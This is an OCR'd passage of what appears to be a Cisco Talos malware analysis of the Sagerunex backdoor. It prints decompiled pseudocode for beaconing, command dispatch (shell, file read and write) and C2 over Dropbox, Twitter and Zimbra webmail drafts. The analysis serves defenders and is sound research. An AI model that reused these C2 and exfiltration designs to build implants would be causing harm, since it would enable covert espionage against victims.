
Once all the checks are bypassed, the Beta version of Sagerunex gathers information from the target host, including the hostname, MAC address, and IP address. It also queries the public IP address using "api.ipaddress[.]com." This collected information is then encrypted and sent back to the C2 server. Upon receiving the encrypted data, Sagerunex decrypts it, successfully bringing the backdoor online and enabling the threat actor to control the target. Below are the debug strings indicating successful online status and the backdoor command functions.

```
__int64 __fastcall sub_18001CAA0(__int64 a1, __int64 a2, __int64 a3)
{
  if ( *(_DWORD *)(a1 + 3230) )
  {
    if ( *(_DWORD *)(a1 + 464) )
    {
      if ( (unsigned int)sub_18001B990(a1, a2, a3, 515i64) )
      {
        write_log("Heart.");
        return 1i64;
      }
      else
      {
        write_log("Heart Failed!");
        return 0i64;
      }
    }
    else if ( (unsigned int)sub_18001B990(a1, a2, a3, 514i64) )
    {
      *(_DWORD *)(a1 + 464) = 1;
      write_log("Online.");
      return 1i64;
    }
    else
    {
      write_log("Online Failed!");
      return 0i64;
    }
  }
  else if ( (unsigned int)sub_18001B990(a1, a2, a3, 513i64) )
  {
    *(_DWORD *)(a1 + 464) = 1;
    *(_DWORD *)(a1 + 3230) = 1;
    update_config_file(a1);
    write_log("First Online.");
    return 1i64;
  }
  else
  {
    write_log("First Online Failed!");
    return 0i64;
  }
}
```

```
  v10 = *v9;
  switch ( *v9 )
  {
    case 0x200u:
      goto LABEL_25;
    case 0x204u:
      v11 = host_Status(a1, a2, a3, 0x204);
      goto LABEL_24;
    case 0x205u:
      v11 = update_config((_DWORD *)a1, a2, a3, (__int64)v9);
      goto LABEL_24;
    case 0x206u:
      v11 = cmd_shell(a1, a2, a3, (__int64)v9);
      goto LABEL_24;
    case 0x207u:
      v11 = Execute_Script(a1, a2, a3, (__int64)v9);
      goto LABEL_24;
    case 0x209u:
      v11 = Read_file(a1, a2, a3, (__int64)v9);
      goto LABEL_24;
    case 0x20Cu:
      v11 = create_file(a1, a2, a3, (__int64)v9);
LABEL_24:
      v6 = v11;
```


Fig. The left side is the online debug strings, and the right side is backdoor command functions.

The Beta version of Sagerunex backdoor overall infection chain is visualized below.



Dropbox & Twitter version of Sagerunex

Talos also discovered another variant of Sagerunex backdoor that uses Dropbox and Twitter API as C2 services. After bypassing the initial checking steps, this backdoor variant retrieves the necessary Dropbox or Twitter tokens to successfully bring the backdoor online. Once the backdoor sends a beacon message and receives a response ID, it evaluates the ID number to determine subsequent actions. If the ID is less than 16, the function will return, prompting the backdoor to send another beacon message and wait for a new ID. If the ID is between 16 and 32, the backdoor proceeds to collect host information and execute paired backdoor command functions. After gathering the information and executing the commands, the backdoor encrypts and archives all collected data, then transmits it back to Dropbox or Twitter. When the ID received equals 39, the backdoor retrieves data from Dropbox files or Twitter status updates to confirm the status of the backdoor service. Below are the screenshots of Dropbox and Twitter connection testing function and this variant's command functions.




```
v4 = *(a1 + 264) - 1;
if ( v4 )
{
  if ( v4 == 1 )
  {
    write_log_into_file_("0x01, Twitter Tdle from id:%s.", a2);
    v5 = a2;
    if ( !a2 )
      v5 = &unk_18003D945;
    get_twiiter_info(a1 + 632, a1, v5);
  }
}
else
{
  memset(Buffer, 0, 260);
  sprintf_s(Buffer, 0x104ui64, "/%s", a2);
  if ( !Dropbox_get_cursor(a1 + 272, a1) && !dropbox_get_last_path(a1 + 272, Buffer, 1, a1) )
  {
    v6 = Dropbox_error_code(a1 + 272);
    write_log_into_file_("0x01, Dropbox get list failed %d.", v6);
    if ( v6 == 49 )
    {
      if ( Dropbox_create_folder(a1, a2) )
        write_log_into_file_("0x01, Dropbox create folder %s success.", a2);
    }
    else if ( (v6 - 81) <= 2 )
    {
      write_log_into_file_("0x01, Dropbox Token error.");
    }
  }
}
}
```

```
  return 0i64;
if ( *a2 != lpBuffer[576] )
  write_log_into_file_("0x01, Client mac not match!");
v8 = *(a2 + 10) + 18i64;
if ( v5 != v8 )
{
  write_log_into_file_("0x01, Recv length not match:%d-%d.", v5, v8);
  return 0i64;
}
if ( *(a2 + 14) == encryption(0, (a2 + 18), v5 - 18) )
{
  write_log_into_file_("0x01, recv %d.", a4);
  switch ( a4 )
  {
    case 0x11u:
      file = uploadFile_(lpBuffer, 33);
      goto LABEL_16;
    case 0x12u:
      file = Set_config_info(lpBuffer, (a2 + 18));
      goto LABEL_16;
    case 0x13u:
      file = test_token(lpBuffer);
      goto LABEL_16;
    case 0x14u:
      file = cmd(lpBuffer, (a2 + 18), *(a2 + 10));
      goto LABEL_16;
    case 0x15u:
      file = read_file(lpBuffer, (a2 + 18));
      goto LABEL_16;
    case 0x16u:
      file = create_file_0(lpBuffer, (a2 + 18), *(a2 + 10));
LABEL_16:
      v11 = "0x01, exec %d success.";
      if ( !file )
        goto LABEL_17;
      goto LABEL_18;
    default:
LABEL_17:
      v11 = "0x01, exec %d failed.";
LABEL_18:
      write_log_into_file_(v11, a4);
```

Fig. The left side is the online debug strings, and the right side is backdoor command functions.


Additionally, our reverse engineering of this version of the Sagerunex backdoor revealed one intriguing finding. We discovered that the configuration file for this version not only includes Dropbox tokens and Twitter tokens but also reveals its original file path, which we believe may originate from the actor's machine. Below, we provide a list of all the file paths we identified, along with a screenshot of the configuration file.


- C:\Users\aa\Desktop\dpst.dll
- C:\Users\3\Desktop\DT-1-64-G\msiscsii.dll
- C:\Users\balabala\Desktop\swprve64.dll
- C:\Users\test04\Desktop\a\dtsvc32.dll
- C:\Users\USER\Documents\dtj32\dj32.dll



Moreover, our observations of the timestamps on Dropbox files and Twitter content indicate that this version of the backdoor was predominantly active between 2018 and 2022, and we assess this version of backdoor might still be active now. This timeframe suggests a consistent pattern of use over several years, highlighting the longevity and persistence of this threat in the wild. Below is an example where we extract the file details from one of the Dropbox accounts.

The Dropbox & Twitter version of Sagerunex backdoor infection chain is visualized below.


Dropbox & Twitter version of Sagerunex
CISCO TALOS
Read config file
Config File
Run Sagerunex loader as a service
Loader inject Sagerunex into memory
Writes logs
Sagerunex loader
Sagerunex
log
Log File
Shell
Connects
Dropbox or Twitter
Check config file exist
Check system time
Drop config file
Check dropbox connection
Check proxy connection
Check Dropbox list folder
Archive & send data to Dropbox
Get Proxy
Check twitter connection
Check proxy connection
Archive & send data to Twitter
Get Twitter messsage list
Received id < 16
Backdoor phone home success
Received id < 39
Dropbox get file data update
Twitter get status update
Received id < 32
Dropbox download file content
Twitter get message data
Check client MAC address, receive length and backdoor
Command: upload file
Command: set config info
Command: test token
Command: cmd shell
Command: read file
Archive & send data to Dropbox
Archive & send data to Twitter



Zimbra webmail version of Sagerunex

The final variant of the Sagerunex backdoor Talos discovered employs the Zimbra API to connect to a legitimate Zimbra mail service, using it as a C2 channel to exfiltrate victim information. Like other versions, this Sagerunex variant performs all the necessary checks before establishing its initial beacon connection. It uses the Zimbra webmail URL, along with a username and password, to login and obtain an authentication token. Upon successfully acquiring this token, the backdoor synchronizes the account's folders and documents and utilizes the search function API to verify the connection's functionality. Once the connection and synchronization processes are complete, the backdoor gathers host information, encrypts the information, and saves the data as "mail_report.rar". The rar file is being attached to a draft email the user's email account draft folder. With these steps finalized, the beacon connection is successfully established.

```
winhttp_connection(a1 + 32, Buffer);
memset(szHeaders, 0, sizeof(szHeaders));
sub_4DB820(szHeaders, L"Cookie: ZM_TEST=true;ZM_AUTH_TOKEN=%s;JSESSIONID=1727bz1emz5kftxyu41aisgb7");
v11 = -1i64;
do
  ++v11;
while ( szHeaders[v11] );
WinHttpAddRequestHeaders(*(a1 + 72), szHeaders, v11, 0xA0000000);
WinHttpAddRequestHeaders(*(a1 + 72), L"Accept: */*", 0xBu, 0xA0000000);
WinHttpAddRequestHeaders(*(a1 + 72), L"Content-Type: application/soap+xml; charset=utf-8", 0x31u, 0xA0000000);
WinHttpAddRequestHeaders(
  *(a1 + 72),
  L"X-Zimbra-Csrf-Token: 0_911baae4e5afbbe860de90b5c34f8c158cdb82db",
  0x3Fu,
  0xA0000000);
WinHttpAddRequestHeaders(*(a1 + 72), L"Accept-Language: en-US", 0x16u, 0xA0000000);
memset(v24, 0, sizeof(v24));
if ( v6 )
  sub_4DB880(v24, ",\"attach\":{\"aid\":\"%s\"");
else
  sub_4DB880(v24, Src);
j_j_j__free_base(v6);
memset(Optional, 0, sizeof(Optional));
sub_4DB880(
  Optional,
  "{\"Header\":{\"context\":{\"_jsns\":\"urn:zimbra\",\"userAgent\":{\"name\":\"ZimbraWebClient - IE11 (Win)\",\"versio"
  "n\":\"8.7.0_GA_1659\"},\"session\":{\"_content\":11067,\"id\":11067},\"notify\":{\"seq\":24},\"account\":{\"_content"
  "\":\"%s\",\"by\":\"name\"},\"csrfToken\":\"0_911baae4e5afbbe860de90b5c34f8c158cdb82db\"}},\"Body\":{\"SaveDraftRequ"
  "st\":{\"_jsns\":\"urn:zimbraMail\",\"m\":{\"idnt\":\"504fb110-49b4-4360-acb2-2bf80516c455\",\"e\":[{\"t\":\"t\",\"a\""
  ":\"%s\",\"p\":\"2\"},{\"t\":\"f\",\"a\":\"%s\",\"p\":\"1\"}],\"su\":{\"_content\":\"%s\"},\"mp\":[{\"ct\":\"multipar"
  "t/alternative\",\"mp\":[{\"ct\":\"text/plain\",\"content\":{\"_content\":\"%s\"}},{\"ct\":\"text/html\",\"content\":"
  "{\"_content\":\"<html><body><div style=\\\"color: rgb(0, 0, 0); font-family: arial, helvetica, sans-serif; font-size"
  ": 12pt;\\\"><div>%s<br data-mce-bogus=\\\"1\\\"></div></div></body></html>\"}}]}]%s}}}}}");
do
  ++dwOptionalLength;
while ( Optional[dwOptionalLength] );
```

The Zimbra webmail version of Sagerunex is not only designed to collect victim information and send it to the Zimbra mailbox but also to allow the actor to use Zimbra mail content to give orders and control the victim machine. If there is a legitimate command order content in the mail-box, the backdoor will download the content and extract the command, otherwise the backdoor will delete the content and wait for a legitimate command. Once finished executing the command, the backdoor will package the command result and also save the data as "mail_report.rar". The rar file is being attached to a draft email the user's email account trash folder.






